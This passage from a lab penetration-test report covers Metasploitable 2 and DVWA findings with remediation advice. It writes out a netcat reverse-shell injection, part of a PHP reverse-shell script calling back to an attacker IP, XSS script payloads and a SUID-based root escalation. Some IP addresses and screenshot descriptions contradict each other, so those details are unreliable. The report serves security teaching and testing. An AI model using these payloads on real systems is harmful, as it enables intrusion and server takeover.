**FD1.3.8. Risk:** Critical.

**FD1.3.9. Recommendations to fix:**

- If remote compilation is not needed, disable the DistCC daemon or bind it only to localhost (127.0.0.1).
- Implement strict TCP wrappers or firewall rules to restrict access to the DistCC port (3632) only to trusted build servers.

- Consider using SSH as a transport layer for DistCC to provide authentication and encryption.
- 

### **FD1.3.1. Finding Name: DVWA - OS Command Injection**

**FD1.3.2. Affected Resource:** <http://192.168.242.129/dvwa/vulnerabilities/exec/> - Command execution page within the Damn Vulnerable Web App (DVWA).

**FD1.3.3. Method of Finding:** Manual input testing on the "Ping a device" functionality. The form field was tested for insufficient input sanitization.

**FD1.3.4. Description:** The web application takes user input (an IP address) and passes it directly to the underlying operating system's `ping` command without proper validation or sanitization. This allows an attacker to inject arbitrary system commands by using shell metacharacters (e.g., `;`, `&&`, `|`).

- *Severity Rating: High*

### **FD1.3.5. Exploitation:**

1. Navigated to the DVWA Command Injection page with security set to "low".



The screenshot shows a web browser window for the DVWA Command Execution page. The URL is <http://192.168.242.129/dvwa/vulnerabilities/exec/>. The security level is set to "low". The page displays the DVWA logo and navigation menu on the left. The main content area shows the "Script Security" section with a dropdown menu set to "low". Below it is the "PHPIDS" section, which is currently disabled. A message at the bottom indicates the security level is set to low. The status bar at the bottom of the browser shows "Username: admin", "Security Level: low", and "PHPIDS: disabled".

2. In the input field, appended a command separator (`;`) to the localhost IP address, followed by the `whoami` command: `127.0.0.1; whoami`.

The screenshot shows a web browser window titled "Damn Vulnerable Web App" with the URL "http://192.168.242.128/dvwa/vulnerabilities/exec/#". The main content is titled "Vulnerability: Command Execution" and specifically "Ping for FREE". A form field contains "127.0.0.1" and a "Submit" button. Below the form, red text displays the output of the ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.006 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.011 ms
...
-- 127.0.0.1 ping statistics --
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.006/0.011/0.018/0.006 ms
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Below the command output, there is a "More info" section with three links:

- <http://www.scribd.com/doc/25304786/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>

The left sidebar menu includes "Command Execution" under the "Brute Force" section, which is highlighted in green. Other menu items include Home, Instructions, Setup, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

3. The application executed the `ping` command and then the `whoami` command, returning the result (the web server's user, e.g., `www-data`) on the page.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.242.128: inverse host lookup failed: Host name lookup failure
connect to [192.168.242.129] from (UNKNOWN) [192.168.242.128] 54130
whoami
www-data
```

4. Further exploitation confirmed the ability to run more complex commands, such as initiating a reverse shell: `127.0.0.1; nc 192.168.242.128 4444 -e /bin/bash`.
- FD1.3.6. Impact:** An attacker can execute arbitrary commands with the privileges of the web server process (`www-data`). This can lead to full server compromise, data theft, or use as a pivot point within the network.
- FD1.3.7. Likelihood:** High. The vulnerability is easily discoverable and exploitable with common testing techniques.
- FD1.3.8. Risk:** High.

#### FD1.3.9. Recommendations to fix:

- **Implement strict input validation:** Use an allow-list of permitted characters (only numbers and dots for an IP field). Reject all other input.
- **Use secure APIs:** Avoid calling OS commands directly. If necessary, use language-specific functions that do not invoke a shell (e.g., `subprocess.run()` in Python with a list of arguments).
- **Escape shell metacharacters:** If command execution is unavoidable, properly escape or encode all user-supplied input before including it in a command.

---

**FD1.3.1. Finding Name:** DVWA - Unrestricted File Upload → Remote Code Execution (Reverse Shell)

**FD1.3.2. Affected Resource:** <http://192.168.242.129/dvwa/vulnerabilities/upload/> - File upload functionality in DVWA.

**FD1.3.3. Method of Finding:** Manual testing of the file upload feature. Attempted to upload a file with a .php extension containing malicious code.

**FD1.3.4. Description:** The application's file upload feature does not adequately validate the type, content, or extension of uploaded files. It allows the upload of server-side executable scripts (e.g., .php files) to a publicly accessible directory. An attacker can upload a malicious web shell to gain command execution on the server.

- *Severity Rating: Critical*

#### **FD1.3.5. Exploitation:**

1. Created a simple PHP web shell script (e.g., shell.php) containing code to execute system commands passed via a GET parameter.

```
└─(kali㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ~/shell.php

└─(kali㉿kali)-[~]
$ nano ~/shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = "192.168.242.129"; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
```

2. Navigated to the DVWA file upload page (security set to "low").
3. Selected the malicious shell.php file and uploaded it successfully. The application provided the direct URL to the uploaded file (e.g., <http://192.168.242.129/dvwa/hackable/uploads/shell.php>).

The screenshot shows a web browser window for the DVWA application. The title bar says 'Damn Vulnerable Web App'. The address bar shows the URL 'http://192.168.242.128/dvwa/vulnerabilities/upload/#'. The main content area displays the 'Vulnerability: File Upload' page. On the left, there's a sidebar menu with various security test categories like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' option is currently selected. The main content area has a form for uploading files, with a message indicating '.../.../hackable/uploads/shell.php successfully uploaded!'. Below this, there's a 'More info' section with links to external resources about file uploads.

4. Accessed the uploaded shell.php file via a web browser. By appending a command parameter (?cmd=id), the server executed the command and returned the output, confirming Remote Code Execution (RCE).

```
(kali㉿kali)-[~]
$ nc -lvp 4444 ...
listening on [any] 4444 ...
192.168.242.128: inverse host lookup failed: Host name lookup failure
connect to [192.168.242.129] from (UNKNOWN) [192.168.242.128] 44050
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
12:28:18 up 34 min, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin ttys1 - 11:55 31:21m 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$
```

5. A more advanced reverse shell payload was uploaded and executed, establishing a persistent connection back to the attacker's machine (192.168.242.128).
- FD1.3.6. Impact:** Complete compromise of the web server. An attacker can achieve the same level of access as the web server user (www-data), leading to data exfiltration, defacement, server takeover, and lateral movement.
- FD1.3.7. Likelihood:** High. The attack is straightforward and commonly used.

### FD1.3.8. Risk: Critical.

### FD1.3.9. Recommendations to fix:

- **Implement strict file type validation:** Check the file's **MIME type**, **extension**, and **magic number** (file signature) server-side. Use an allow-list of permitted file types (e.g., .jpg, .png).
- **Rename uploaded files:** Generate a random filename (e.g., a UUID) and discard the original user-supplied filename to prevent path traversal and execution.
- **Store files outside the web root:** If possible, store uploaded files in a directory not directly accessible via a URL. Serve them through a secure script that performs additional checks.
- **Set proper permissions:** Ensure uploaded files have the minimum necessary execute permissions (preferably none).

---

### FD1.3.1. Finding Name: DVWA - Reflected Cross-Site Scripting (XSS)

**FD1.3.2. Affected Resource:** [http://192.168.242.129/dvwa/vulnerabilities/xss\\_r/](http://192.168.242.129/dvwa/vulnerabilities/xss_r/) - User input reflection point in DVWA.


**FD1.3.3. Method of Finding:** Manual testing of the "What's your name?" input field. Tested with basic HTML and JavaScript payloads.

**FD1.3.4. Description:** The application takes user input from a URL parameter and directly embeds it into the HTML response without proper encoding or sanitization. This allows an attacker to craft a URL containing malicious JavaScript code. When a victim clicks the link, the script executes in their browser within the context of the vulnerable site.

- *Severity Rating: Medium*

### FD1.3.5. Exploitation:

1. Navigated to the DVWA Reflected XSS page (security set to "low").
2. In the name field, entered a basic XSS payload: "><script>alert('XSS')</script>".




3. The page loaded and executed the JavaScript `alert()` function, proving vulnerability.

A screenshot of a Firefox browser window showing a exploit on the Mutillidae website. The URL is `http://192.168.242.128/mutillidae/index.php?page=set-background-color.php`. The page title is "Mutillidae: Born to be Hacked". A modal dialog box is open with the heading "Set Background Color". Inside the dialog, there is a text input field containing the value "`><script>alert('XSS')</script>`". Below the input field, it says "The current background color is eecccc". The status bar at the bottom of the browser shows the IP address "192.168.242.128". The left sidebar of the website includes links for Core Controls, OWASP Top 10, Others, Documentation, Resources, Site hacked...err...quality-tested with Samurai WITF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons, @webpnized, and Mutillidae Channel.

4. Created a more malicious proof-of-concept payload designed to redirect the user:  
`"><script>window.location='https://google.com'</script>`. When entered, the page immediately redirected to Google, demonstrating the potential for phishing attacks.

A screenshot of a Firefox browser window showing a modified XSS exploit on the Mutillidae website. The URL is `http://192.168.242.128/mutillidae/index.php?page=set-background-color.php`. The page title is "Mutillidae: Born to be Hacked". A modal dialog box is open with the heading "Set Background Color". Inside the dialog, there is a text input field containing the value "`'</script>`". Below the input field, it says "The current background color is eecccc". The status bar at the bottom of the browser shows the IP address "192.168.242.128". The left sidebar of the website includes links for Core Controls, OWASP Top 10, Others, Documentation, Resources, Site hacked...err...quality-tested with Samurai WITF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons, @webpnized, and Mutillidae Channel.



**FD1.3.6. Impact:** Attackers can steal user session cookies, redirect users to phishing sites, perform actions on behalf of the user, or deface the website. The impact is limited to users who click a malicious link.

**FD1.3.7. Likelihood:** Medium. Requires social engineering to trick a user into clicking a crafted link.

**FD1.3.8. Risk:** Medium.

**FD1.3.9. Recommendations to fix:**

- **Output Encoding:** Properly encode all user-controlled data before outputting it into an HTML context. Use HTML entity encoding (e.g., convert < to &lt;).
- **Implement a Content Security Policy (CSP):** A strong CSP header can significantly reduce the impact of XSS by restricting the sources from which scripts can be loaded and executed.
- **Use secure frameworks:** Modern web development frameworks (React, Angular, Vue) often have built-in protections against XSS. Ensure safe practices are followed.

## Part B - Observation Summary

The following section contains observations that have been identified throughout the duration of the engagement.

### A9:2017 – Using Components with Known Vulnerabilities

- NV1 - UnrealIRCd 3.2.8.1 Backdoor Command Execution
- NV3 - DistCC Daemon Remote Code Execution

## A5:2017 – Broken Access Control

- NV2 - NFS Misconfiguration & Weak Credential Exploitation
- WA2 - Unrestricted File Upload → RCE

## A1:2017 – Injection

- WA1 - DVWA OS Command Injection

## A7:2017 – Cross-Site Scripting (XSS)

- WA3 - DVWA Reflected Cross-Site Scripting

## Observation List

### Metasploitable 2 (Network Services)

Observation ID	Description	Inherent Risk
NV1 (MS2-1)	Backdoor in UnrealIRCd 3.2.8.1 allows unauthenticated remote command execution as root.	Critical
NV2 (MS2-2)	NFS share configured with no_root_squash and weak SSH credentials allow local privilege escalation to root.	High
NV3 (MS2-3)	DistCC daemon exposed without authentication allows remote command execution with root privileges.	Critical

### DVWA (Web Application)

Observation ID	Description	Inherent Risk
WA1 (WEB-1)	Lack of input sanitization in command execution feature leads to OS Command Injection.	High
WA2 (WEB-2)	Unrestricted upload of executable PHP files leads to Remote Code Execution.	Critical
WA3 (WEB-3)	User input reflected in HTML output without encoding leads to Reflected Cross-Site Scripting.	Medium

## MS2 Detailed Observations

### Metasploitable 2

#### Observation ID: MS2-1 (NV1)

**Title:** Unauthenticated Remote Code Execution via UnrealIRCd 3.2.8.1 Backdoor

**Affected asset:** 192.168.242.129 [TCP/6697]

**Description:** A service enumeration scan identified the UnrealIRCd 3.2.8.1 service running on port 6697. This specific version was found to contain a malicious backdoor implanted in its source code distribution. The backdoor is triggered when a client sends the string "AB" followed by any system command during the initial connection handshake. The service executes the command with root privileges. To exploit this, the Metasploit Framework module `exploit/unix irc/unreal_ircd_3281_backdoor` was used. The module was configured with the target RHOST (192.168.242.129) and a reverse shell payload pointing back to the attacker's machine (192.168.242.128). Execution of the exploit resulted in an immediate, unauthorized root shell on the target system.

**Impact:** This vulnerability provides an attacker with immediate and complete administrative control (root access) over the target server. Consequences include total confidentiality, integrity, and availability loss: an attacker can steal all data, install persistent malware, use the server for further attacks, or render it inoperable.

#### Recommendation:

1. **Immediate Action:** Disable the UnrealIRCd service on the affected host if it is not critically required for business operations.
2. **Remediation:** Completely uninstall the compromised version (3.2.8.1). Obtain and install a clean, patched version of the software directly from the official vendor or trusted repository.
3. **Prevention:** Implement a formal patch management policy to ensure all third-party software is regularly updated and sourced from official channels. Network segmentation should be applied to restrict access to management services like IRC.

---

#### Observation ID: MS2-2 (NV2)

**Title:** Privilege Escalation via NFS no\_root\_squash Misconfiguration and Default Credentials

**Affected asset:** 192.168.242.129 [TCP/2049] (NFS), 192.168.242.129 [TCP/22] (SSH)

**Description:** The Network File System (NFS) service was found exporting the `/home` directory with the `no_root_squash` option enabled. This configuration preserves root ownership of files created by a remote root user. The share was mounted on the attacker's machine, where a Set-UID root binary was created. Concurrently, the SSH service was found to be accessible with the default weak credentials (`msfadmin:msfadmin`). After authenticating via SSH as the `msfadmin` user, the attacker executed the previously planted Set-UID binary. This binary, owned by root, granted an interactive root shell, successfully escalating privileges from a low-privileged user to the root account.

**Impact:** This misconfiguration chain allows an authenticated user (or an attacker who discovers weak credentials) to escalate privileges to root. It undermines system integrity and access

controls, leading to full compromise. The presence of default credentials significantly increases the likelihood of exploitation.

**Recommendation:**

1. **Secure NFS Exports:** Modify the `/etc/exports` file to remove the `no_root_squash` option. The default `root_squash` option should be used, which maps remote root requests to a non-privileged local user.
  2. **Credential Management:** Change all default passwords immediately. Enforce a strong password policy and consider disabling password-based SSH authentication in favor of key-based authentication.
  3. **Access Restriction:** Configure firewall rules or TCP wrappers to limit NFS and SSH access to specific, trusted administrative IP ranges only.
- 

**Observation ID:** MS2-3 (NV3)

**Title:** Privilege Escalation via DistCC Daemon Unauthenticated Command Execution

**Affected asset:** 192.168.242.129 [TCP/3632]

**Description:** The Distributed Compiler Daemon (DistCC) was found running on port 3632 without any form of access control. This service is intended to distribute compilation tasks across networks but was misconfigured to accept commands from any host. By using the `netcat` utility to connect directly to the service port, it was possible to inject a malformed compilation command. This command specified a system shell (`/bin/bash`) as the "compiler" to be executed. The DistCC daemon, running with root privileges, processed this request and executed the shell, providing the attacker with a direct root command prompt.

**Impact:** This vulnerability provides direct remote code execution with the highest possible privilege level (root). It completely bypasses all system access controls and can be exploited with a simple, one-line command, posing an extreme risk to the host.

**Recommendation:**

1. **Service Restriction:** If remote compilation is not needed, disable the DistCC service entirely. If it is required, reconfigure it to bind only to the local loopback interface (`127.0.0.1`) to prevent remote access.
  2. **Network Controls:** Implement strict host-based firewall rules (using `iptables`) to block all inbound connections to port 3632/TCP from untrusted networks.
  3. **Secure Alternative:** Use SSH as a transport mechanism for DistCC, which provides authentication and encrypts traffic, thereby mitigating the risk of unauthorized command injection.
- 

**Observation ID:** WEB-1 (WA1)

**Title:** OS Command Injection in DVWA "ping" Utility

**Affected asset:** `http://192.168.242.129/dvwa/vulnerabilities/exec/` (Parameter: ip)

**Description:** The "Command Execution" vulnerability page within DVWA takes user input for an IP address to ping and passes it directly to the underlying system's `ping` command without

sanitization. By appending shell metacharacters (such as ; or &&) to the input, additional arbitrary commands can be chained and executed. Testing confirmed this with payloads like 127.0.0.1; whoami, which returned the web server's user (www-data). A full reverse shell was established using the payload 127.0.0.1; nc 192.168.242.128 4444 -e /bin/bash, demonstrating complete server compromise.

**Impact:** Successful exploitation allows an attacker to execute any system command with the privileges of the web server process. This can lead to server takeover, sensitive data leakage, and use of the host as a pivot point within the network. The impact is particularly high because it grants a direct pathway to a shell on the operating system.

**Recommendation:**

1. **Input Validation:** Implement strict allow-list validation on the server side. For a field expecting an IP address, only numerals and dots should be accepted. All other characters, including semicolons and ampersands, must be rejected.
  2. **Use Safe APIs:** Avoid passing user input directly to system shells. Use programming language-specific functions that execute commands without involving a shell (e.g., Python's `subprocess.run()` with an array of arguments).
  3. **Principle of Least Privilege:** Run the web server process with the minimum necessary system privileges to reduce the impact of a successful command injection.
- 

**Observation ID:** WEB-2 (WA2)

**Title:** Unrestricted File Upload Leading to Remote Code Execution (Web Shell)

**Affected asset:** <http://192.168.242.129/dvwa/vulnerabilities/upload/>

**Description:** The DVWA file upload functionality performed insufficient validation on uploaded files, allowing a PHP web shell script to be uploaded to a publicly accessible directory (/dvwa/hackable/uploads/). A simple PHP file containing code to execute system commands via a GET parameter was created and uploaded successfully. By accessing the direct URL of the uploaded file (`shell.php?cmd=id`), command execution was verified. This was escalated to a full reverse shell by uploading a more advanced PHP payload, which connected back to the attacker's listener, granting persistent access to the server.

**Impact:** This vulnerability leads to complete compromise of the web application and underlying server. An attacker can achieve persistent backdoor access, exfiltrate databases, deface the website, or use the server to launch further attacks. The risk is critical due to the ease of exploitation and the high level of access granted.

**Recommendation:**

1. **Comprehensive File Validation:** Implement server-side checks on file type using MIME type validation and file signature (magic bytes), not just file extension. Maintain a strict allow-list of permitted file types (e.g., .jpg, .png).
2. **Secure File Storage:** Rename uploaded files using a random, generated name (e.g., a UUID) to prevent direct access and path traversal attacks. Ideally, store files outside the web server's document root and serve them via a secure script that controls access.
3. **Disable Execution:** Ensure the upload directory has its execute permissions disabled at the operating system level to prevent direct execution of scripts.

---

**Observation ID:** WEB-3 (WA3)

**Title:** Reflected Cross-Site Scripting (XSS) in DVWA User Input Field

**Affected asset:** [http://192.168.242.129/dvwa/vulnerabilities/xss\\_r/](http://192.168.242.129/dvwa/vulnerabilities/xss_r/) (Parameter: name)

**Description:** The "Reflected Cross-Site Scripting" page of DVWA takes user input from the URL query string and embeds it directly into the HTML response without proper output encoding. This was tested by entering the payload "><script>alert('XSS')</script>" into the "name" field, which resulted in the successful execution of the JavaScript `alert()` function. A more practical demonstration used the payload

"><script>window.location='https://google.com'</script>", which immediately redirected the browser to an external site, simulating a phishing attack.

**Impact:** While reflected XSS requires user interaction (clicking a malicious link), it can be used to steal a victim's session cookies, redirect them to phishing pages, or perform actions on their behalf within the application. This compromises user confidentiality and session integrity and can damage organizational reputation.

**Recommendation:**

1. **Context-Aware Output Encoding:** All user-supplied data must be properly encoded before being rendered in HTML. Use dedicated encoding functions for the specific output context (HTML body, attribute, JavaScript, etc.).
2. **Implement a Content Security Policy (CSP):** Deploy a strong CSP header to mitigate the impact of any XSS flaws by restricting the sources from which scripts can be loaded, effectively preventing the execution of injected scripts.
3. **Use Modern Frameworks:** Develop using modern web frameworks (e.g., React, Angular, Vue.js) that automatically handle output encoding by design, and adhere to their security best practices.

# Appendix

## Appendix A: Risk Rating Matrix

The risk ratings in this report are based on the following qualitative scale, which considers both the potential impact of a successful exploit and the likelihood of exploitation within the context of the assessed environment.

Risk Level	Criteria
Critical	<b>Impact:</b> Leads directly to full system compromise (root/admin access), significant data exfiltration, or permanent denial of service. <b>Likelihood:</b> Exploit is public, reliable, requires no authentication, and affects a default or exposed service.
High	<b>Impact:</b> Leads to significant unauthorized access (e.g., user-level shell), could be easily combined with other flaws for full compromise, or poses a direct threat to critical data. <b>Likelihood:</b> Exploit is straightforward, may require some default credentials or a single misconfiguration to leverage.
Medium	<b>Impact:</b> Could lead to limited information disclosure, session hijacking, or requires significant chaining with other vulnerabilities to achieve higher impact. <b>Likelihood:</b> Requires some level of user interaction (e.g., clicking a link) or more specialized attacker knowledge.
Low	<b>Impact:</b> Results in minimal information leakage or has a very limited scope of effect. <b>Likelihood:</b> Difficult to exploit or requires very specific, unlikely conditions.

## Appendix B: Tools & Commands Used

The following tools and commands were utilized during the engagement:

- **Reconnaissance & Enumeration:**
  - nmap - Network port and service scanning.
  - netcat (nc) - Network utility for reading/writing network connections.
  - showmount - For enumerating NFS shares.
- **Exploitation & Post-Exploitation:**
  - **Metasploit Framework (msfconsole)** - Used for exploiting the UnrealIRCd backdoor.
  - **Manual Exploitation** - Custom command chaining and protocol manipulation for DistCC, Command Injection, and XSS.
  - **Standard Linux Utilities** - mount, ssh, gcc (for creating SUID binaries).

- **Web Application Testing:**
  - **Manual Input Testing** - Direct browser-based testing of DVWA parameters.
  - **Custom Scripts** - Creation of PHP web shells and reverse shell payloads.

## Appendix C: References & Further Reading

- **OWASP Foundation.** (2017). \*OWASP Top Ten - 2017\*. <https://owasp.org/www-project-top-ten/2017/>
- **MITRE.** *Common Vulnerabilities and Exposures (CVE)*. <https://cve.mitre.org/>
  - CVE-2010-2075: UnrealIRCd 3.2.8.1 Backdoor
- **Rapid7.** *Metasploit Module Documentation*. <https://www.rapid7.com/db/>
- **DistCC.** *Distributed Compiler Daemon Security*. <http://distcc.org/security.html>
- **NIST.** *National Vulnerability Database (NVD)*. <https://nvd.nist.gov/>

## Appendix D: Housekeeping Notes

- **Testing Environment:** All activities were conducted within a controlled, isolated lab environment consisting of designated Kali Linux (attacker) and Metasploitable2 (target) virtual machines.
- **Data Handling:** No sensitive production data was accessed or exfiltrated. All findings are based on the deliberate vulnerabilities present in the test system.
- **Post-Engagement:** The target virtual machine was restored to its original snapshot state upon completion of testing to ensure a clean environment for future exercises.